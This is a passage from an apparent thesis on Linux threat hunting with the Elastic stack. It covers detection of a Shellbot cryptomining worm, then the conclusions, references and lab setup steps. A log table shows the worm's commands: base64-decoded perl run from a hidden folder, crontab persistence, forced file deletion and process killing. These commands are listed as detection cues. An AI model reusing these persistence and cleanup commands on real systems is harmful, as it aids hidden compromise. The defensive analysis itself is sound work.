>	Nov 22, 2019 @ 18:49:20.372	perl	-	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.324	base64	base64, --decode	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.324	perl	perl	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:18.044	crontab	crontab, -l	/home/ahmet/.nullcache	executed
>	Nov 22, 2019 @ 18:49:18.040	crontab	crontab, cron.d	/home/ahmet/.nullcache	executed
>	Nov 22, 2019 @ 18:49:18.036	rm	rm, -rf, /home/ahmet/ps.*	/home/ahmet/.nullcache	executed
>	Nov 22, 2019 @ 18:49:18.036	rm	rm, -rf, /home/ahmet/ps	/home/ahmet/.nullcache	executed
>	Nov 22, 2019 @ 18:49:15.560	rm	rm, -rf, .proc, .out	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:15.552	pkill	pkill, -9, ps	/home/ahmet/.nullcache/ b	executed

Image 35: Shellbot commands executed

As we can see the activity surrounding the decoding command is suspicious.

We can also use a regex to discover base64-like patterns in the arguments of commands. Then we can uncover commands that use the built in base64 capabilities in applications like Powershell or echo.

8.4.7 System discover commands

This worm analyses the system it accesses to see if it's an adequate system to infect. We can search for the commands used, and this can be used as a weak indicator that suspicious activity is happening.




Image 36: System discovery commands

This worm triggers the following keywords related to system discovery.

- “Lscpu”
- “Free”
- “Cat /proc/cpuinfo”

These are all the commands used by legitimate users. On a normal environment, it is challenging to separate these commands from a legitimate administrator. Nonetheless, when compiling if a threat actor is present in a system, the discovery phase can be used against them. Not all system may be infected by the same malware even if it's the threat actor. So, commands perform to see if the system is suitable once the attacker has been profiled can be used to uncover other samples.

8.4.8 Connection to crypto mining network.

We need Threat Intelligence to guide this detection. But if we have another system that is enriching the IPs/Domains that we find on Packetbeat, we can profile the traffic better.

In our case for example if we were enriching the data with Bluecoat Sitereview⁸⁰ categorization we could find in the logs that the traffic from the "cron" process is trying to reach a "Potentially Unwanted Software" (PUA) IP. We can use automation to flag processes that are talking to IPs categorized as malware, command and control or PUA.



Image 37: Category of Cryptominer IP

8.4.9 Spike in CPU usage by single unknown process.

This logic is one of the most common detection alerts for crypto miners. Not because of its high fidelity but because of its ubiquity. Most cloud services offer an out of the box performance monitor. And alerts can be set if any resources reach its limit stays there for an extended period.

Cryptominer may not always use all CPU available, but they commonly do. So if we build in Kibana a visualization of CPU activity in all our systems, we can if a particular system has a sudden spike.




Image 38: CPU usage by hostname

⁸⁰ <https://sitereview.bluecoat.com/#/>

This visualization uses the metric Max count of system.cpu.total.pct, which has a maximum of 100% multiplied by the number of cores in a particular system. Then we split the series by host.id so we can see the top 5 hosts in terms of CPU utilization.

The visualization shows how the main server and secondary server are using all 4 of their CPUs continuously. Indication that some service in the system is malfunctioning if this spike happens after a long time of correct operation.

With Metricbeat, we can also review which particular process is causing this spike of CPU usage.




Image 39: CPU usage by process

In this case, we can see the "cron" process being the top offender in both the main and secondary machine. This process indicates the execution of the cryptominer.

On the other hand, Auditbeat uses 100% of one CPU when the tsm process is working at full capacity. This "tsm" process is the worm feature that contains an ssh brute force malware.

8.5. Conclusion

We can conclude that this malware can be easily detected when applying continuous monitoring. And it's easily preventable by disabling password based ssh login. But on less mature network this worm can get into the network and start infecting machines in the internal network.

As we can see with the honeypot, this worm is quite successful, as any machine with a ssh service exposed is immediately scanned by it.

On this scenario, we have 3 main ways of detecting the worm.

- Billing and metric spikes related alerts can be easily enabled and will alert when a crypto miner is active on a machine as they tend to use all resources.
- Worm-like behaviour in the network doesn't require much monitoring of the affected server but requires having servers or an IDS identifying the scanning activity happening in the internal network.
- With a bit of baselining and a continuous monitoring solution, we can quickly discover commands that may raise concerns.

8.5.1 Shellbot_Adama_searches Dashboard

Once identified the threat. We can have dashboards created with prebuilt searches based on Adama⁸¹.

This dashboard can give context on the suspicious activity and corroborate if the threat identified matches what we have seen in our testing.

We can quickly produce a pdf report of this dashboard to share with other analysts. This pdf, however, lacks the complete information as it has a limited capability to show the information in every search if it goes beyond immediate view.




Image 40: Adama-Shellbot Dashboard

⁸¹ <https://github.com/randomuserid/Adama>

9. Final Conclusions

The objective of this thesis is the use of cutting edge methodology for the study of attacks. Moreover, we are using the Elastic stack to bring all together.

Our experiments have been successful, and the proposed methodology is clear and straightforward to simulate attacks.

The Elastic stack provides flexible tooling to analyse these scenarios and has visualisation tools that enable us to show and pivot through information quickly.

This thesis is improving state of the art in the niche space of Linux Threat Hunting analytics. But it follows the broader movement to standardise the analysis of attacks and sharing of information.

To conclude, any approach that becomes the standard must have the following minimum characteristics.

- Share detection logic
- Share information with a standard format
- Build the analysis with Mitre Att&ck

Finally, we want to end with the following thought: Cybersecurity threats are evolving as networks become more complex. It's critical to build an open-source detection encyclopedia that has a low barrier of entry to use and contribute. This effort will allow the industry to fare better in more dangerous technological future.

Appendix

The following chapters contains additional information to be able to build the laboratory and setup the collection capabilities required to conduct the experiments shown in this thesis.

1. References

“*Elastic Beats Products*”, Elastic, 31 Dec. 2019, www.elastic.co/products/beats.

“Osquery Documentation.” *Osquery*, 31 Dec. 2019, osquery.readthedocs.io/en/latest/.

Andrii Shalaginov, Katrin Franke, Xiongwei Huang “Malware Beaconing Detection by Mining Large-scale DNS Logs for Targeted Attack Identification”, “Engineering and Technology International Journal of Computer and Systems Engineering” Vol:10, No:4, 2016

Daniel, Jeremie. “Install And Setup Cowrie Honey Pot On Ubuntu(Linux).” *Medium*, Medium, 29 Mar. 2019, medium.com/@jeremiedaniel48/install-and-setup-cowrie-honey-pot-on-ubuntu-linux-5d64552c31dc.

“Continuing Evolution of The Shellbot Malware.” *SOC Report: Shellbot / Threat Stack*, 2019, resources.threatstack.com/ebooks/soc-report-shellbot-malware#.

Hansen, Ethan. “A Threat Stack SOC Analysis: The Continuing Evolution of the Shellbot Cryptomining Malware.” *Threat Stack*, 15 May 2019, www.threatstack.com/blog/a-threat-stack-soc-analysis-the-continuing-evolution-of-the-shellbot-cryptomining-malware.

Whittaker, Zack. “Shellbot Malware Evolves to Spread and Shuts down Other Cryptominers.” *TechCrunch*, TechCrunch, 1 May 2019, techcrunch.com/2019/05/01/shellbot-malware-evolves/.

“Outlaw Group Distributes Botnet for Cryptocurrency-Mining, Scanning, and Brute-Force.” *TrendLabs Security Intelligence Blog*, 19 Nov. 2018, blog.trendmicro.com/trendlabs-security-intelligence/outlaw-group-distributes-botnet-for-cryptocurrency-mining-scanning-and-brute-force/.

“The Path of an Outlaw, a Shellbot Campaign.” *JASK The Path of an Outlaw a Shellbot Campaign Comments*, 2019, jask.com/the-path-of-an-outlaw-a-shellbot-campaign/.

2.List of illustrations

Image 1: Example architecture of the Elastic Stack by Elastic	16
Image 2: Nmap detection	25
Image 3: Port analysis based on source IP	26
Image 4: Date histogram of network activity	27
Image 5: Malicious source IP search	27
Image 6: Visualization of port activity	28
Image 7: Errors in parsing of network data	29
Image 8: Trace of exploit data	29
Image 9: Process spawn caused by exploit.....	30
Image 10: Process spawn by vulEm	30
Image 11: Graph analysis of process execution.....	31
Image 12: Beacon connection for meterpreter	32
Image 13: Meterpreter post exploitation actions	32
Image 14: SSH scanners with actions.....	36
Image 15: AV triggers for honeypot captured file	36
Image 16: Threat Intelligence for detected IP	40
Image 17: Shellbot actions in Discovery view	43
Image 18: Date histogram of raw shellbot activity.....	43
Image 19: Network diagram for Shellbot laboratory	44
Image 20: Digital Ocean Internal Network firewall configuration	45
Image 21: Digital Ocean Malware Lab firewall configuration	46
Image 22: Cloud machines involved in Shellbot Laboratory.....	46
Image 23: Digital ocean snapshot manager	47
Image 24: tsm module execution.....	54
Image 25: Shellbot network activity	54
Image 26: Shodan resolution of network activity.....	54
Image 27: Shellbot password change.....	55
Image 28: SSH connections	57
Image 29: SIEM default view	58
Image 30: Uncommon Processes SIEM view	58
Image 31: CRON activity	60

Image 32: AV signature detections	60
Image 33: Execution from hidden folders.....	61
Image 34: Encoded command execution	61
Image 35: Shellbot commands executed	62
Image 36: System discovery commands	63
Image 37: Category of Cryptominer IP	64
Image 38: CPU usage by hostname	64
Image 39: CPU usage by process	65
Image 40: Adama-Shellbot Dashboard	66

3.List of tables

Table 1: List of beats agents	15
Table 2: Summary of scenarios	19
Table 3: Example of TTP analysis	20
Table 4: Metasploit_vulnerable_1_server dataset description	21
Table 5: TTP Analysis Meterpreter	25
Table 6: Filebeat_cowriec_1_0 dataset description	34
Table 7: Events captured by cowrie honeypot	35
Table 8: Shellbot actions captured by honeypot	40
Table 9: Shellbot_dataset description	44
Table 10: Shellbot TTP analysis	56

4.List of Code


Code 1: Metasploit Vulnerability Emulator	21
Code 2: Auditd Write/Access/Read for Burgers folder	22
Code 3: Nmap execution	22
Code 4: Meterpreter actions - Exploitation	23
Code 5: Meterpreter actions - Exfiltration	24
Code 6: Captured command input event	37
Code 7: Simulated malware actions	48
Code 8: Shellbot persistence mechanism	49
Code 9: b/tsm script	50
Code 10: b/tsm script	51
Code 11: Shellbot obfuscated payload	51
Code 12: Shellbot payload deobfuscated	52

5. Architecture of the laboratory

5.1. Collection configuration

The lab will have one virtual machine and one docker container.

One Ubuntu based and the other will have Logstash, Elastic and Kibana services inside of a container.



5.2. Dockerized ELK

To deploy Logstash, Elasticsearch and Kibana we will use the “elk-docker”. The code is available in the Docker Hub and Github. The documentation can be found here⁸².

You can download the latest image but for this laboratory we will be using the tag “740” which means that we will be using the version 7.4. This way if you want to replicate the experiments you will not encounter major changes.

```
docker pull sebp/elk:740
```

⁸² <https://elk-docker.readthedocs.io/>

We will create a volume in the host system to store snapshots of the system. With these snapshots you will be able to easily load the experiments shown in this project.

The volume in the container is /var/backups and the folder inside the host system we will be calling it “ElasticSecurityLab/backups”

This command will start all the services and expose them to the following ports:

Logstash : 5044

Elasticsearch: 9200

Kibana: 5601

All the services can be accessed without authorization. So don't start these without a firewall policy that blocks inbound connections from the internet.

```
Mkdir ElasticSecurityLab
mkdir ElasticSecurityLab/backups
docker run -v ~/ElasticSecurityLab/backups:/var/backups -p
5601:5601 -p 9200:9200 -p 5044:5044 -it --name elk sebp/elk:740
```


If you find any issues in this step look at the documentation for the image.

<https://elk-docker.readthedocs.io/#frequently-encountered-issues>

Once you can see that the services have been started properly you can exit the session. To start again the services, you just need to do:

```
sudo sysctl -w vm.max_map_count=262144
trok@cortex:~$ docker start elk
```


You now should be able to access the Kibana interface on the port 5601.



5.2.1 Activate trial for platinum license.

The objective of this project is to study the latest additions to the Elastic stack. Most of them are on the platinum license. So, we will be using a trial version of the complete product inside the docker instance.

To request a trial, you need to go to: Management/Elasticsearch/License Management.



5.3. Script to Install agents

The following git repository (Currently private) contains the script to install the agents in an automated fashion.

<https://github.com/MarcoJMancini/Threat-analysis-thesis.git>

You just need to clone the repository and execute the script with the flag “install” and the IP of the Logstash server that received the data.

5.4. Installing agents

We are going to install the open source 7.4 of all agents. If you implement this architecture to replicate the experiments, you should be able to get the same data.

The Installation will be done on a Ubuntu 18.04 machine. But the beat agents can be installed on other Linux distributions, macOS or Windows machines.

5.4.1 Setup Dashboards from Agents

To ensure the agents will load the data with the proper mappings and the sample dashboards, visualizations and searches. We will use the “setup” function that each beats include.

You need to modify the `/etc/<beatname>/<beatname>.yml`

Add the following fields (Cortex.local) should be changed to the IP or domain of the container.

If successful, the output should be the following:

```
#===== Kibana =====  
  
setup.kibana:  
  
# Kibana Host  
host: "cortex.local:5601"  
  
#===== Outputs =====  
  
# Configure what output to use when sending the data collected by  
the beat.  
  
#----- Elasticsearch output -----  
output.elasticsearch:  
# Array of hosts to connect to.  
hosts: ["cortex.local:9200"]  
  
# Optional protocol and basic auth credentials.  
#protocol: "https"  
#username: "elastic"  
#password: "changeme"
```

Then use the setup (Change the beat used for each one)

```
trokair@SATELLITE:~/Downloads$ sudo metricbeat setup -e
```


If successful, the output should be following.

```
2019-10-12T14:10:38.160+0100      INFO  template/load.go:169 Existing
template will be overwritten, as overwrite is enabled.
2019-10-12T14:10:38.401+0100      INFO  template/load.go:108 Try
loading template metricbeat-7.4.0 to Elasticsearch
2019-10-12T14:10:38.724+0100      INFO  template/load.go:100
template with name 'metricbeat-7.4.0' loaded.
2019-10-12T14:10:38.725+0100      INFO  [index-management]
idxmgmt/std.go:289  Loaded index template.
2019-10-12T14:10:38.995+0100      INFO  [index-management]
idxmgmt/std.go:300  Write alias successfully generated.
Index setup finished.
Loading dashboards (Kibana must be running and reachable)
2019-10-12T14:10:38.996+0100      INFO  kibana/client.go:117 Kibana
url: http://cortex.local:5601
2019-10-12T14:10:39.394+0100      INFO  kibana/client.go:117 Kibana
url: http://cortex.local:5601
2019-10-12T14:10:40.814+0100      INFO
add_cloud_metadata/add_cloud_metadata.go:87
add_cloud_metadata: hosting provider type not detected.

2019-10-12T14:11:17.285+0100      INFO  instance/beat.go:777 Kibana
dashboards successfully loaded.
Loaded dashboards
```


5.4.2 Set Index patterns from Kibana

If you don't set the indexes automatically you can still do it manually from Kibana. Inside the Management/Index patterns page.



Go to create pattern

In index pattern you can specify the name of the beat then an "*" to select all the indexes.



Then "Next step" and you select @timestamp as time. You should be able to create the index.

The final step is to check that this page is populated properly.

Index patterns / **auditbeat-***

Elasticsearch

- Index Management
- Index Lifecycle Policies
- Rollup Jobs
- Cross-Cluster Replication
- Remote Clusters
- Snapshot and Restore
- License Management
- 8.0 Upgrade Assistant

Kibana

- Index Patterns**
- Saved Objects
- Spaces
- Reporting
- Advanced Settings

auditbeat-*

Time Filter field name: @timestamp

This page lists every field in the **auditbeat-*** index and the field's associated core type as recorded by Elasticsearch. To change a field type, use the Elasticsearch [Mapping API](#)

Fields (273) | Scripted fields (0) | Source filters (0)

Q Filter | All field types ▾

Name	Type	Format	Search...	Aggre...	Exclud...
@timestamp 🕒	date		●	●	✎
@version	string		●		✎
@version.keyword	string		●	●	✎
_id	string		●	●	✎
_index	string		●	●	✎
_score	number				✎
_source	_source				✎
_type	string		●	●	✎
agent.ephemeral_id	string		●		✎
agent.ephemeral_id.keyword	string		●	●	✎

Rows per page: 10 ▾ | < 1 2 3 4 5 ... 28 >

5.4.3 Metricbeat

To install the agent you will need to do the following commands:

```
trokair@SATELLITE:~/Downloads$ wget
https://artifacts.elastic.co/downloads/beats/metricbeat/metricbeat-
oss-7.4.0-amd64.deb
trokair@SATELLITE:~/Downloads$ sudo dpkg -i metricbeat-oss-7.4.0-
amd64.deb
trokair@SATELLITE:~/Downloads$ sudo vim
/etc/metricbeat/metricbeat.yml
```

